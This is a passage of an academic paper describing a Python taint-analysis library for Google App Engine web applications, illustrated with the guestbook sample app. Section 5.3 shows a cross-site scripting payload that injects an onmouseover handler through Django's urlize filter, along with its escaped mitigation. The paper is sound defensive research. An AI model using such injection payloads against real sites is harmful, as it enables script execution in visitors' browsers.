Cloud computing is a model to enable ubiquitous, convenient, and on-demand network access to some computing resources [31]. Due to its cost-benefit ratio, on-demand scalability and simplicity, cloud computing is spreading quickly among companies. By paying a (relatively) small fee, companies are relieved from big investments on servers, database administrators and backup systems to run their web sites. Cloud computing developers often use a platform that provides facilities to access persistent storage as if it were a local resource. In this manner, it is easy to dynamically accommodate or change in which part of the cloud computing infrastructure the application gets executed.

Recent studies show that attacks against web applications constitute more than 60% of the total attempts to exploit vulnerabilities online [36]. Web sites running in the cloud are not exempted from this. When development of web applications is done with little or no security in mind, the presence of security holes increases dramatically. Web-based vulnerabilities have already outpaced those of all other platforms [11] and there is no reason to believe that this tendency is going to change soon [19]. OWASP's top ten security risks has established injection flaws and cross-site scripting as the most common vulnerabilities in web applications [5, 40]. Although these attacks are classified differently, they are produced by the same reason: *user input data is sent to a sensitive sink without a proper sanitization*. For instance, injection flaws could occur when user data is sent to an interpreter as part of a system call executing unintended commands. To harden applications against these attacks, popular web scripting languages provide taint analysis [7, 9].

Taint analysis is an automatic approach to spot potential vulnerabilities. Intuitively, taint analysis restricts how tainted (untrustworthy) data flows inside programs, i.e., it constrains data to be untainted (trustworthy) or previously sanitized when reaching sensitive sinks. The analysis is then able to detect simple programming errors like forgetting to escape some characters in a string when building HTML web pages. It is worth mentioning that taint analysis is not conceived for scenarios where the attacker has control over the code.

Taint analysis comes in different forms and shapes. The analysis can be perform statically [23, 28, 39], dynamically [7, 9, 20, 21, 25, 34, 38, 44], or both [12, 14, 22, 29, 41, 45]. Traditionally, taint analysis tends to only consider strings or characters [7,20,21,25,33,38] while ignoring other data structures or built-in values. The analysis can be provided as a special mode of the interpreter called *taint mode* (e.g. [7], [9], [33], [25]) or via a library [15]. Enhancing an interpreter with taint mode generally requires to carefully modify its underlying data structures, which is a major task on its own. In contrast, Conti and Russo [15] show how to use some programming languages abstraction provided by Python in order to

provide taint mode as a library. By staying at the programming language level, the authors show that the taint mode can be easily adapted to consider a wider set of built-in types (e.g. strings, integers, and unicode). Changing the source code of a library is a much easier task than changing an interpreter.

Google App Engine (GAE), a popular platform for developing and hosting web applications in the cloud, does not provide automatic tools to help developers avoid injection flaws or cross-site scripting (XSS) vulnerabilities. GAE possesses several features that, while facilitating programming, make the application of off-the-shelf taint analysis techniques difficult. Although we focus on GAE, similar difficulties arise when trying to apply taint analysis to other cloud computing development platforms [1]. More specifically, we identify the following aspects.

- **Persistent storage**: To the best of our knowledge, the taint analysis described in [18] is the only one considering persistent storage. Generally speaking, taint analysis avoids keeping track of taint information in datastores by, for instance, forcing data sanitization before it is committed. While this seems to be a reasonable strategy, it might be inadequate for most web applications. When users post entries into a forum, it is a common practice to store a copy of their original, unmodified submission so that changes to the way data is sanitized (or formatted) can be easily applied to older submissions.
- **Opaque objects**: To boost performance, the GAE platform includes some customized libraries. The interface of these libraries are often presented as opaque objects, i.e., objects which internal structure cannot be accessed from the web application. Opaque objects are usually a mechanism to restrictively allow calling code written in C (or any other high-performance language) from the GAE platform. Since the internal structure of such objects is not visible from the interpreter, it is difficult to perform tracking of tainted information, i.e. it is difficult to determine how the output of a given method depends on the (possibly tainted) input arguments.
- **Sanitization policies**: Web frameworks provide some standard sanitization functions that can be composed to create more complex sanitizers. It is common that web frameworks do not enforce the correct use of sanitizers [43]. For instance, applications might require that some data is sanitized using several sanitizers in any, or a specific, order. Traditionally, taint analysis does not support such fine-grained policies [7, 12, 20, 21, 23, 25, 28, 39, 45].

In this work, we present a Python library that provides taint analysis for web applications written in GAE for Python. The implemented

[1] Amazon AWS `https://aws.amazon.com/articles/3998`
Windows Azure `http://www.windowsazure.com/en-us/services/web-sites/`

taint mode library propagates taint information as usual (i.e. data derived from tainted data is also tainted) while considering persistent storage, opaque objects and a rich set of security policies. Users of the library can run the taint mode by performing minimal modifications to applications' source code. The library uses security lattices [16] as the interface to express a rich set of sanitization policies. Surprisingly, we find that the least upper bound operation ($\sqcup$) is often not suitable to capture the security level of aggregated data when sanitizers lack compositionality properties. In fact, popular web frameworks often provide such problematic sanitizers. Instead of $\sqcup$, we introduce the operator $\curlyvee$ that computes upper bounds (not necessarily the least ones). To evaluate and motivate the use of our library, we harden the implementation of an existing web application written using GAE for Python. The library and the modified example can be downloaded at `http://www.cse.chalmers.se/~russo/GAEtaintmode/`.

1.1 Motivating example

The google-app-engine-samples project [10] stores examples of simple web applications for GAE. The *guestbook* application [4] used by the *Getting Started* documentation [3] serves as the running example along the paper. Although this application is rather simple, it contains all the ingredients to show how our taint mode works. The guestbook application consists of a web page where anonymous or authenticated users are able to write greeting messages which are stored into the GAE object datastore. These messages are fetched every time a user visits the web page. This application involves user inputs (greeting messages), the GAE object datastore, and the presence of opaque objects (due to the use of a web framework to build HTTP responses). When building the main web page, the application executes the following lines of code for every message being fetched from the object datastore:

```
<blockquote>{{ greeting.content|escape }}</blockquote>
```

The variable `greeting.content` is replaced by a greeting text and is subsequently fed to the sanitizer `escape` which replaces characters that might produce injection attacks such as < and >. We show that, by using our library, the taint analysis raises an alarm if the programmer omits to apply the sanitizer `escape` to every greeting message. Moreover, the library is able to enforce a specific sanitization policy, e.g., that greeting messages should be cleaned by applying some specific sanitizers in a specific order.

The paper is organized as follows. Section 2 gives background information on taint analysis. Section 3 describes how taint information gets propagated into the object datastore. Section 4 deals with taint analysis for opaque objects. Section 5 illustrates different security policies supported by our taint analysis. Section 6 incorporates taint analysis to our

motivating example. Section 7 presents related work. Conclusions and future work are stated in Section 8.

2 Taint analysis

Taint analysis keeps track of how user inputs, or tainted data, propagate inside programs by focusing on assignments. Intuitively, when the right-hand side of an assignment uses a tainted value, the variable appearing on the left-hand side becomes tainted. Taint analysis can be seen as an information-flow mechanism for integrity [13]. In fact, taint analysis is nothing more than a tracking mechanism for explicit flows [17], i.e., direct flows of information from one variable to another. Implicit flows, or flows through the control-flow constructs of the programming language, are usually ignored. The following piece of code shows an implicit flow.

```
if tainted == 'a' : untainted = 'a'
else : untainted = ''
```

Variables `tainted` and `untainted` are initially tainted and untainted, respectively. The taint analysis determines that after executing the branch, variable `untainted` remains untainted since it is assigned to untainted constants on both branches, i.e., the strings `'a'` and `''`. Yet, the value of `tainted` is copied into `untainted` when `tainted =='a'`! If attackers have full control over the code (i.e. attackers can write the code to be executed), taint analysis is easily circumvented by implicit flows. There is a large body of literature on language-based information-flow security regarding how to track implicit flows [35]. There are scenarios, however, where taint analysis is helpful, e.g., non-malicious applications. In such scenarios, the attacker's goal consists of exploiting vulnerabilities by providing crafted input. It is then enough that programmers simply forget to call some sanitization function for a vulnerability to be exposed.

It is unusual to find formalizations that capture semantically, and precisely, what security condition taint analysis enforces. To the best of our knowledge, the closest formal semantic definition is given by Volpano [42]. Nevertheless, Volpano's definition cannot be fully applied to taint analysis because it ignores sanitization (or endorsement) of data. To remedy that, it could be possible to extend Volpano's definition using intransitive noninterference, but this topic is beyond the scope of this paper. It is not so easy to make a precise and fair appreciation of the soundness and completeness of a given taint analysis technique. On one hand, completeness is a challenging property for any kind of analysis. We do not expect taint analysis to be an exception to that. On the other hand, assuming the policy *untrustworthy data should not reach sensitive sinks*, some taint analysis may be unsound due to implementation details. For instance, analyses focusing only on strings do not propagate taint information when the right-hand side of the assignment is an integer

(e.g. [7, 20, 21, 25, 29, 33, 34]). The following piece of code shows how to encode a tainted character as an untainted integer.

```
untainted_int = ord(tainted_char)
```

Variable `untainted_int` can be casted back into a string and be used into a sensitive sink without being sanitized! Regardless of this point, taint analysis has been successfully used to prevent a wide range of attacks like buffer overruns (e.g. [24,32]), format strings (e.g. [14]), and command injections (e.g. [12, 28]). The practical value of taint analysis is given by how easy it can be applied and how often it captures omissions with respect to sanitization of data.

2.1 Taint mode via a library

Rather than modifying interpreters, Conti and Russo provide a taint mode for Python built-in types via a library [15]. It is worth mentioning that built-in types are immutable objects in Python. The authors show how Python's object-oriented features and dynamic typing mechanisms can be used to propagate taint information. The core part of the library defines subclasses of built-in types. These subclasses, called *taint-aware* classes, contain the attribute `taints` used to store taint information. Methods of *taint-aware* classes are intentionally defined to propagate taint information from the input arguments, and the object calling those methods, into the return values. For instance, consider the following interaction with the Python interpreter.

```
1 > ts = taint('tainted string')
2 > ts.taints
3 True
4 > us = 'string'
5 > tainted(ts + us)
6 True
```

Function `taint` takes a built-in value and returns a taint-aware version of it. More specifically, Line 1 takes a string, i.e., an instance of the class `str`, and returns a tainted string. Tainted strings are instances of the class `STR`, which is a subclass of `str`. For simplicity reasons, we assume that the `taints` attributes are simply boolean variables. However, it can be as complex as any metadata related to taints (see Section 5). Line 2 shows the `taints` attribute of `ts`. Line 4 declares an untainted string `us`. Function `tainted` returns a boolean value indicating if the argument is tainted. Line 5 shows that the concatenation of a tainted string with an untainted one (`ts + us`) results in a tainted value. This effect occurs since `ts + us` gets translated into the invocation of the concatenation method of the most specific class, i.e., `STR`. Therefore, `ts + us` is equivalent to `ts.__add__(us)`, which propagates the taints from the object calling the method (`ts`) and the argument (`us`) into the result. Consequently, and as shown by this

example, operators for different built-in types can be instrumented to propagate taint information by simply defining subclasses. This feature, and the fact that built-in operations are translated into object calls, is what makes Python particularly suitable to provide taint analysis via a library. It is difficult to applying these ideas to languages like PHP or ASP where strings are not objects and there are no obvious mechanisms to instrument string operations without modifications in the underlying runtime system [20,29,33]. In contrast, the programming language Ruby provides some mechanisms to instrument operations [2] that could be possibly used to provided taint analysis via a library. Based on the ideas of Conti and Russo, we develop a taint mode that goes beyond built-in values.

3 Persistent storage

Taint analysis often does not propagate taint information into persistent storage such as files or databases. Instead, data must be sanitized before being saved. In the context of web applications, this strategy might be inadequate, e.g., it is often recommendable that web applications store user's data exactly as submitted to the web site. In that manner, changes in the way that information is formatted or sanitized can be applied to older submissions. In this section, we extend the GAE platform to support tainted values in the GAE object datastore.

The GAE object datastore saves (and retrieves) data objects in (from) the cloud computing infrastructure. These objects are called *entities* and their attributes are referred to as *properties*. Properties represent different types of data (integers, floating-point numbers, strings, etc). It is important to remark that a property cannot be an entity itself (and thus there is no need to consider a notion of nested tainting). An application only has access to entities that it has created itself. The GAE platform includes an API to model entities as instances of the class `db.Model`. For example, the guestbook application models messages by instances of the class `Greeting`.

```
class Greeting(db.Model):
  author = db.UserProperty()
  content = db.StringProperty(multiline=True)
  date = db.DateTimeProperty(auto_now_add=True)
```

A `Greeting` entity contains information about who wrote the entry (property `author`), its content (property `content`), and when it was written (property `date`). When a user writes a comment into the guestbook, the application creates an entity, fetches the comment from the HTML form

[2] `http://stackoverflow.com/questions/1283977/existence-of-right-addition-multiplication-in-ruby`

field `content`, and saves it into the database. The following piece of code reflects that procedure.

```
greeting = Greeting()
greeting.author = users.get_current_user()
greeting.content = self.request.get('content')
greeting.put()
```

In this piece of code, the object `self` refers to a handler given to the application to access the fields submitted by the POST request. Method `greeting.put()` saves the entity into the datastore. The GAE platform provides two interfaces to fetch entities from the datastore: a query object interface, and a very simplified SQL-like query language called Google Query Language (GQL). Due to lack of space, we only show how the library works for the query object interface. This interface requires to create a query object by, for example, calling the method `all` of an entity model. Using that object, the guestbook application is able to fetch all the greetings from the datastore. The following piece of code shows the use of `all`.

```
query = Greeting.all().order('-date')
greetings = query.fetch()
```

The first line creates a query object in order to select the `Greeting` entities ordered by date. The second line retrieves the entities from the datastore.

One of the main problems to add taint information to the GAE datastore is related to properties. GAE forces a typed discipline on the properties, i.e., it only allows properties to be of a specific type (e.g. string or integers) at the time of saving them into the datastore. This design decision makes impossible to simply store tainted values directly into the datastore. After all, a tainted string is not a built-in type but rather a value from a subclass of strings (recall Section 2.1). To overcome this problem, we implement a mechanism to extend entity models in order to account for taint information in a separate property.

Decorators in Python allow to dynamically alter the behavior of functions, methods or classes without having to change the source code. The library provides the decorator `taintModel` to indicate which entities keep track of taint information. For the guestbook application is enough to add the line `@taintModel` before the declaration of `Greetings`.

```
@taintModel
class Greeting(db.Model):
  ...
```

We use `...` to represent the rest of the declaration of the class `Greeting`. Decorator `taintModel` is a function that receives and constructs a class. More specifically, the previous code can be considered equivalent to

```
class Greeting(db.Model):
```

```
  ...

Greeting = taintModel(Greeting)
```

Consequently, when referring to `Greeting` in the rest of the source code, it is referring to the class being returned by `taintModel`. This decorator extends the definition of `Greeting` by adding a new text property that stores a mapping from property names into taint information. The decorator also redefines the methods `put` and `fetch` to consider such mappings. When an entity gets saved into the datastore, the `put` method checks for tainted values and then builds a mapping reflecting the taint information in the attributes. We refer to this mapping as *tainting mapping*. After that, the tainted attributes are casted into their corresponding untainted versions (e.g. properties of type `STR` are casted into `str`) so that the entity can be saved together with the constructed tainting mapping. When an entity is fetched from the datastore, the method `fetch` reads the content of the entity and creates tainted values for those properties that the tainting mapping indicates. To illustrate this point, let us consider the following example based on the guestbook model.

```
1  > greeting1=Greeting()
2  > greeting1.content=taint('<script>')
3  > greeting1.put()
4  > greeting2=Greeting()
5  > greeting2.content='Hello!'
6  > greeting2.put()
7  > query=Greeting.all().order('-date')
8  > greetings = query.fetch()
9  > greetings[0].content
10 '<script>'
11 > tainted(greetings[0].author)
12 False
13 > tainted(greetings[0].content)
14 True
15 > tainted(greetings[0].date)
16 False
17 > greetings[1].content
18 'Hello'
19 > tainted(greetings[1].author)
20 False
21 > tainted(greetings[1].content)
22 False
23 > tainted(greetings[1].date)
24 False
```

Assuming an initially empty object datastore, lines 1–6 create and store two entities, where one of them contains the tainted string `'<script>'`. Lines 7–8 recover the entities from the datastore. Lines 9–16 show that

only the property `content` is tainted for the first entity. Lines 17–24 show that the second entity has not tainted properties.

In principle, the user of the library needs to explicitly indicate (by using `taintModel`) what entities should propagate taint information into the datastore. Alternatively, it is also possible to extend the class `db.Model` to automatically support tainting mappings. By doing so, every entity class that inherits from `db.Model` is able to store taint information into the datastore.

4 Opaque objects

GAE applications involve objects. The taint mode by Conti and Russo [15] shows how to propagate taint information for built-in types. In Python, built-in values are treated as immutable objects. Conti and Russo's work does not consider mutable objects like user-defined objects. The fact that GAE includes some third-party libraries besides the standard library (with modifications) opens the door to opaque objects and forces the analysis to treat them differently than user-defined ones. In this section, we show how our library perform taint analysis for objects in their various flavors.

Our library does not have access to some attributes or implementation of some methods from opaque objects. This restriction makes it impossible to track taint information computed by such objects, e.g., it is not possible to determine how outputs depend on input arguments. To illustrate this point, we consider the well-known `cStringIO` module from the standard library. This module defines the class `StringIO` to implement objects representing string buffers. The implementation of this class is done in C and imported in Python, which introduces opaque instances of `StringIO`. Using the library by Conti and Russo, if we try to place a tainted value into a `StringIO` buffer, the taint information gets lost, i.e., the library cannot track how the tainted string is used by the opaque object. Let us consider the following piece of code.

```
1 > from cStringIO import StringIO
2 > buff=StringIO()
3 > buff.write(taint('<script>'))
4 > tainted(buff.getvalue())
5 False
```

Line 3 inserts a tainted string into the buffer. When reading the content of the buffer (Line 4), the resulting string is not tainted (Line 5).

We design our library to perform a coarse approximation related to taint information when dealing with opaque objects. More specifically, for every opaque object the library creates a wrapper object that contains taint information (the attribute `taints`) and wrapper methods to perform taint propagation accordingly. For any call to a method of an

opaque object, the corresponding wrapper object propagates the taint information from the arguments of the method, and the object itself, into the returning value. The taint information of the opaque object gets then updated to the taint information of the resulting value.

By using the primitive `opaque_taint`, the user of the library indicates which are the opaque objects being used by the application. In principle, to avoid developer intervention, the library could automatically declare several objects provided with the GAE platform as opaque. The following code shows a possible use of `opaque_taint`.

```
1 > from cStringIO import StringIO
2 > buff=opaque_taint(StringIO())
3 > buff.write('us')
4 > tainted(buff)
5 False
6 > buff.write(taint('ts'))
7 > tainted(buff)
8 True
```

In Line 2, the `opaque_taint` primitive takes the opaque object and returns the corresponding wrapper object. Line 3–8 shows that the object is clean until a tainted argument is given. Consequently, obtaining the content of the buffer results in a tainted string as expected.

```
> tainted(buff.getvalue())
True
```

Since `buff` is tainted, the taint analysis determines that every value returned by any method call of that object is also tainted. Observe that we need to be conservative at this point since we do not know how outputs depend on inputs in opaque objects. It might happen that the analysis considers data as tainted even if that data is not related with the content of the buffer. For example, `StringIO` objects (as other classes that simulate a file object) has the attribute `softspace` used by the **`print`** statement to determine if a space should be add at the end of a printed string. Clearly, this attribute is not affected by reading or writing into the buffer; however, it gets tainted:

```
> tainted(buff.softspace)
True
```

The analysis looses precision at this point as the price to pay for not knowing the internal structure of the opaque object.

As any approximation, our approach to opaque objects might impact on permissiveness, e.g., it is possible to obtain tainted empty strings when the buffer of an `StringIO` object has run out of elements.

The library treats pure Python user-defined objects as merely containers, i.e., their attributes can be tainted. Therefore, whenever a tainted attribute is utilized for computing the result of a method call, the return

value gets tainted. To illustrate the analysis of these objects, we consider the non-opaque version of `StringIO` provided by the module `StringIO`.

```
1 > from StringIO import StringIO
2 > buff=StringIO(taint('<script>'))
3 > hasattr(buff, 'buf')
4 True
5 > tainted(buff.buf)
6 True
7 > tainted(buff.getvalue())
8 True
```

Notice that it is possible to access to the attribute `buf` (line 3) which stores the string buffer, so the object `buff` is not opaque. Lines 5–6 show that the buffer is tainted. Lines 7–8 demonstrate that reading the content of the buffer results in a tainted string. Unlike the example for opaque objects, the attribute `softspace` does not necessarily is tainted although the buffer is.

```
> tainted(buff.softspace)
False
```

5 Security policies

Inspired by information-flow research, some taint analyses ([14,22]) use security lattices [16] to specify security policies. We use $\sqsubseteq$ to denote the order-relation of the lattice. Elements in the security lattice represent the integrity level of data. The bottom and top elements represent trustworthy and untrustworthy data, respectively. Lattices with more than two security levels allow for different degrees of integrity and thus expressing rich properties. With the security lattice in place, security levels are assigned to sources of user inputs and sensitive sinks. In general, user inputs are associated with the top element of the lattice (untrustworthy data). Sensitive sinks are often associated with security levels below top. Taint analysis allows data to flow into a sensitive sink provided that the integrity level of the data is equal or above the one associated with the sink. The higher the security level associated with a piece of data is, the more untrustworthy it becomes. The security level of aggregated data is determined as the least upper bound ($\sqcup$) of the security levels of the constitutive parts. Sanitization of data is the only action that moves data from higher positions in the lattice to lower ones, and thus making data more trustworthy. In the scenario of web applications, the use of $\sqcup$ might not be adequate due to sanitizers being often not compositional with respect to, for instance, string operations. We illustrate this point with concrete examples in the rest of the section. Instead of the $\sqcup$, we introduce the upper bound operator $\curlyvee$ to correctly determine the security

level of aggregated data. For each sensitive sink at security level l_s, our analysis considers a set of security levels called the *safe zone*. Data associated with one of these levels can flow into the sensitive sink. Otherwise, the library raises an alarm. The *safe zone* is usually defined in terms of the $\sqsubseteq$-relation. We show three instances of security policies implemented by our library that capture the application of sanitizers in different manners.

5.1 Different kinds of sensitive sinks



Fig. 1. Order for set of tags identifying different vulnerabilities

The first example consists of encoding security policies able to categorize sensitive sinks. We use tags to represent that data might exploit different kinds of vulnerabilities. For this example, we assume tags `SQLI`, `XSS`, and `OSI` to indicate SQL injections, cross-site scripting, and operating system command injections, respectively. The elements of the lattice are sets of tags. Intuitively, a set indicates that data has not been sanitized for the vulnerabilities described by the tags.

The $\sqsubseteq$-relation is simply defined as set inclusion: $l_1 \sqsubseteq l_2$ iff $l_1 \subseteq l_2$. Figure 1 describes the order between the set of tags. User input is associated with the security level represented by the set of all the tags, in this case $\{\texttt{XSS}, \texttt{SQLI}, \texttt{OSI}\}$ representing fully untrustworthy data. The bottom element is the empty set denoting fully trustworthy data, i.e., data that is not part of any user input or has been sanitized to avoid every considered vulnerability. Sensitive sinks are then associated to possibly different security levels. For instance, the Python primitive `os.system`, which executes shell commands, can be associated to the security level $\{\texttt{OSI}\}$, while `db.select`, responsible to execute SQL-statement, can be associated to the security level $\{\texttt{SQLI}\}$. Given a sensitive sink at security level l_s, its safe zone is defined as every security level l such $\neg(l_s \sqsubseteq l)$. By doing so, tainted data with tags `SQLI` can, for instance, be used on sensitive sinks at security level `OSI` and vice versa. The upper bound operator $\curlyvee$ is given by set union. In this case, the upper bound operator coincides with the least upper bound induced by the $\sqsubseteq$-relation, i.e. $\curlyvee = \sqcup$. Sanitizers for a given tag t take data at security level l and

endorsed it to the security level $l \setminus \{t\}$, where $\setminus$ is the symbol for set subtraction. Observe that $l \setminus \{t\} \sqsubseteq l$.

5.2 Identifying the application of sanitizers



Fig. 2. Order for identifying the application of sanitizers

Different from the previous example, there are situations where developers want to know if data has been passed through specific sanitizers rather than knowing which vulnerability can be exploited. In this case the elements of the lattice are sets of sanitizers. A security level indicates which sanitizers have been applied to the data.

We define the order as follows: $l_1 \sqsubseteq l_2$ iff $l_2 \subseteq l_1$. Figure 2 illustrates an example for this order. The security level representing fully untrustworthy data is the empty set ($\{\}$), i.e., data that has not being applied to any sanitizer. User input is often associated to that level. On the other end, the set of all the existing sanitizers represents trustworthy data. We utilize the constant `sanitizers` to denote that set. Given a sensitive sink at security level l_s, its safe zone is defined as every security level l such ($l \sqsubseteq l_s$). Therefore data flowing into a sensitive sink must have been applied to at least the sanitizers indicated by its security level.

Induced by $\sqsubseteq$, the least upper bound operator for this lattice is set intersection. However, this definition does not reflect the right security level for aggregated data. We define the upper bound $\curlyvee$ as a slightly more complicated operation than just intersection of sets. The reason for that relies in the compositional behavior of sanitizers. We say that a sanitizer is compositional if the result of sanitizing two pieces of data and then composing them is the same as firstly composing the pieces and then sanitizing. More specifically, we say that a sanitizer is compositional iff for all closed operations $\oplus$ and pieces of data d_1 and d_2, the following equation holds

$$sanitizer(d_1 \oplus d_2) = sanitizer(d_1) \oplus sanitizer(d_2).$$

```
> striptags('<b' + '> Be careful </b>')
' Be careful '
> striptags('<b') + striptags('> Be careful </b>')
'<b> Be careful '
```

Fig. 3. Non-compositionality of `striptags`



Fig. 4. Order of application of sanitizers

Defining $\mathcal{N}$ as the set of non-compositional sanitizers, we define $l_1 \curlyvee l_2 = (l_1 \cap l_2) \setminus \mathcal{N}$. In that manner, it is captured the fact that compositional sanitizers are only preserved when data gets combined. Observe that, in presence of non-compositional sanitizers, it holds that $(l_1 \sqcup l_2) \sqsubset (l_1 \curlyvee l_2)$.

To illustrate that non-compositional sanitizers exist in modern web frameworks, we consider two sanitizers from Django: `escape` and `striptags`. The sanitizer `escape` replaces some characters for their corresponding entity HTML name, e.g., character < is converted into the string `"<"`. Since it only looks into one character at the time, `escape` is compositional. The sanitizer `striptags` removes HTML and XHTML tags from a given string, e.g., given the string `"<b> Be careful </b>"` results into the string `" Be careful "`. Observe that this sanitizer is non-compositional. To illustrate this point, consider the interaction with the Python interpreter given in Figure 3. Concatenating the strings `'<b'` and `'> Be` $\hookleftarrow$ $\hookrightarrow$`careful </b>'` and then sanitizing is not the same as sanitizing `'<b'` and `'> Be careful </b>'` and then concatenating the results. According to the definition of $\curlyvee$, if we combine strings sanitized with `striptags`, the resulting string is associated with the security level {}, i.e., fully untrustworthy data ($\{\texttt{striptags}\} \curlyvee \{\texttt{striptags}\} = \{\}$). When a sanitizer t is applied to data at security level l, data is then endorsed to the security level $l \cup \{t\}$.

5.3 Applying sanitizers in a specific order

In some scenarios, it is important in which order sanitizers are applied. Different orders of application might lead to the presence of vulnerabilities. To illustrate this point, we consider the standard filter `urlize`: it

detects if a string contains a URL and returns a clickable link if that is the case. For example:

```
> print urlize('www.chalmers.se')
<a href="http://www.chalmers.se" rel="nofollow">www.↩
 ↪chalmers.se</a>
```

If the attacker is under control of the data being applied to `urlize`, it is possible to inject JavaScript code. An attacker can create a link that triggers JavaScript code when the mouse moves over it. More concretely, we have that

```
urlize('www."onmouseover="alert(42)"')
```

returns a tag element anchor that displays in the web browser the string

```
 www."onmouseover="alert(42)"
```

and executes `javascript:alert(42)` when the mouse goes over it (no click needed):

```
<a href="http://www."onmouseover="alert(42)"" rel="↩
 ↪nofollow">www."onmouseover="alert(42)"</a>
```

To avoid such injection attacks, it is recommended to first sanitize strings with `escape`.

```
urlize(escape('www."onmouseover="alert(42)"'))
```

In that manner, the resulting tag element anchor does not execute the JavaScript code.

```
<a href="http://www.&quot;onmouseover=&quot;alert(42)&↩
 ↪quot;" rel="nofollow">www.&quot;onmouseover=&quot;↩
 ↪alert(42)&quot;</a>
```

We design a security lattice that accounts for the order in which sanitizers are applied. The elements of the lattice are lists of sanitizers. The order-relation is simply list prefix, i.e., $l_1 \sqsubseteq l_2$ iff l_1 is a prefix of l_2. Figure 4 illustrates partially a specific instance of this order. The empty list (`[]`) indicates that no sanitizer has been applied and therefore denotes untrustworthy data. User input is often associated to that level. In contrast, we introduce the constant `trustworthy` to encode any possible ordered application of sanitizers that provides fully trustworthy data. Given a sensitive sink at security level l_s, its safe zone is defined as every security level l such ($l \sqsubseteq l_s$). Therefore, data flowing into a sensitive sink must have been applied to, at least, the sequence of sanitizers indicated at its security level.

Similar to the previous case, the least upper bound operator induced by $\sqsubseteq$ (i.e. the longest prefix) does not reflect the right security level of aggregated data. We use the term lists and security levels as interchangeable terms. We write $s : l$ to the list of sanitizers which first element is s and has

a tail l. Taking into account the possibility of using non-compositional sanitizers ($\mathcal{N}$), the upper bound operator is defined as follows.

$$l_1 \curlyvee l_2 = \begin{cases} s : (l_1' \curlyvee l_2') & \text{, if } l_1 = s : l_1',\ \ l_2 = s : l_2',\ \ s \notin \mathcal{N} \\ [\,] & \text{, otherwise} \end{cases}$$

This definition essentially preserves the longest common prefix of compositional sanitizers, e.g., $[\texttt{escape}, \texttt{striptags}] \sqcup [\texttt{escape}]$ is $[\texttt{escape}]$. Observe that, in presence of non-compositional sanitizers, it holds that $(l_1 \sqcup l_2) \sqsubset (l_1 \curlyvee l_2)$. When applying a sanitizer s to data at security level l, the data is then endorsed to the security level l $+\!\!+[s]$, where $+\!\!+$ denotes concatenation of lists.

6 Hardening the motivating example

We revise the example from Section 1.1 and show how to adapt it to use our library. We have already described in Section 3 how to extend the entity `Greeting` so that taint information can be propagated to the datastore. In this section, we continue modifying the source code to indicate the sources of untrustworthy data, sensitive sinks, and sanitization functions. Since our library is specialized to the GAE platform, it allows us to provide out-of-the-box declaration for a set of operations that can be considered sources of tainted data as well as sensitive sinks. Sanitization functions, on the other hand, depend mainly on the web framework used for rendering web pages. If developers consider that the source of untrustworthy data, sensitive sink, or sanitizer are not precisely or correctly indicated, the library provides means to explicitly mark those operations in the code.

6.1 Source of tainted data and sensitive sinks in GAE



Fig. 5. GAE platform schema

Our library considers the web server as both a source of tainted data and a sink sensitive to XSS attacks, i.e., data coming from the web server gets tainted while data going back to the server needs to be untainted. In order to understand how the library intermediates between the web server and the GAE framework, we need to shortly describe the GAE platform architecture.

GAE platform utilizes the concept of middleware, which is a standard way to intercept requests and responses between the web server and web frameworks (e.g. Django [2], CherryPy [1], Pylons [8], and webapp [3]). The GAE platform is, to a large extent, web framework independent, i.e., it runs any web framework that utilizes middlewares complying with the Web Server Gateway Interface (WSGI) [6]. Web frameworks are no more than a series of useful functions and a template systems to keep a separation between the presentation- (mostly written in HTML) and the logic part of the application. Figure 5 schematizes the interaction between the web server, middleware and web framework.

Our library provides its own middleware responsible to taint data coming from the web server (e.g. headers, strings send with the POST and GET methods, source IP and every other information from the client). The middleware also checks that data going back to the web server has been sanitized. As a sensitive sink, it is necessary to indicate the security level associated to the middleware. The library provides the configuration file `taintConfig.py` for that.

To extend the functionality of the guestbook application, we decide to allow users to include URL addresses in their greetings as long as they do not include XSS or other attacks. We then require that users' greetings must go through the sequence of sanitizers `escape`, `urlize`, and `shorturl` before reaching the web client. Sanitizers `escape` and `urlize` are described in Section 5. The user-defined sanitizer `shorturl` leaves URL inside an anchor tag only if they are short (e.g. like the ones provided by the Twitter link service). Clearly, the example demands the use of the security policy from Section 5.3 which considers the order of sanitizers. With this in mind, the file `taintConfig.py` looks as follows.

```
1 from Policies import *
2
3 policy = SanitizerOrders
4 policy.ssinks
5     = { 'middleware' :
6         ['escape','urlize','shorturl'] }
```

Line 3 indicates that the taint analysis takes into account the order in which sanitizers are applied. We define a mapping from sensitive sinks (`ssinks`) to security levels. In this case, Line 4–6 indicates that the middleware is associated with the security level represented by the list `['escape','urlize','shorturl']` and thus accepting only strings

that have passed through the sequence of sanitizers `escape`, `urlize`, and `shorturl`. Once defined the configuration file, the library (called `taintmode`) should be imported by the application:

```
from ...
from taintmode import *
```

Since `taintmode` wraps some other modules' definitions, it is important to import it last. The motivating example, and WSGI applications in general, runs in the GAE's CGI environment by executing the following lines.

```
def main():
  run_wsgi_app(guestbook_app)
```

To use our customized WSGI middleware, those lines need to be slightly modified to simply include the procedure `TaintMiddleware` as follows.

```
def main():
  run_wsgi_app(TaintMiddleware(guestbook_app))
```

The guestbook application now gets tainted data from the web server and needs to sanitize data before sending it back to the web client.

6.2 Sanitization policies

The library needs to know which functions are sanitizers. It is also important to indicate if they are compositional. To do that, the file `taintConfig.py` needs to be extended as follows.

```
from Policies import *

policy = SanitizerOrders

policy.ssinks
    = { 'middleware' :
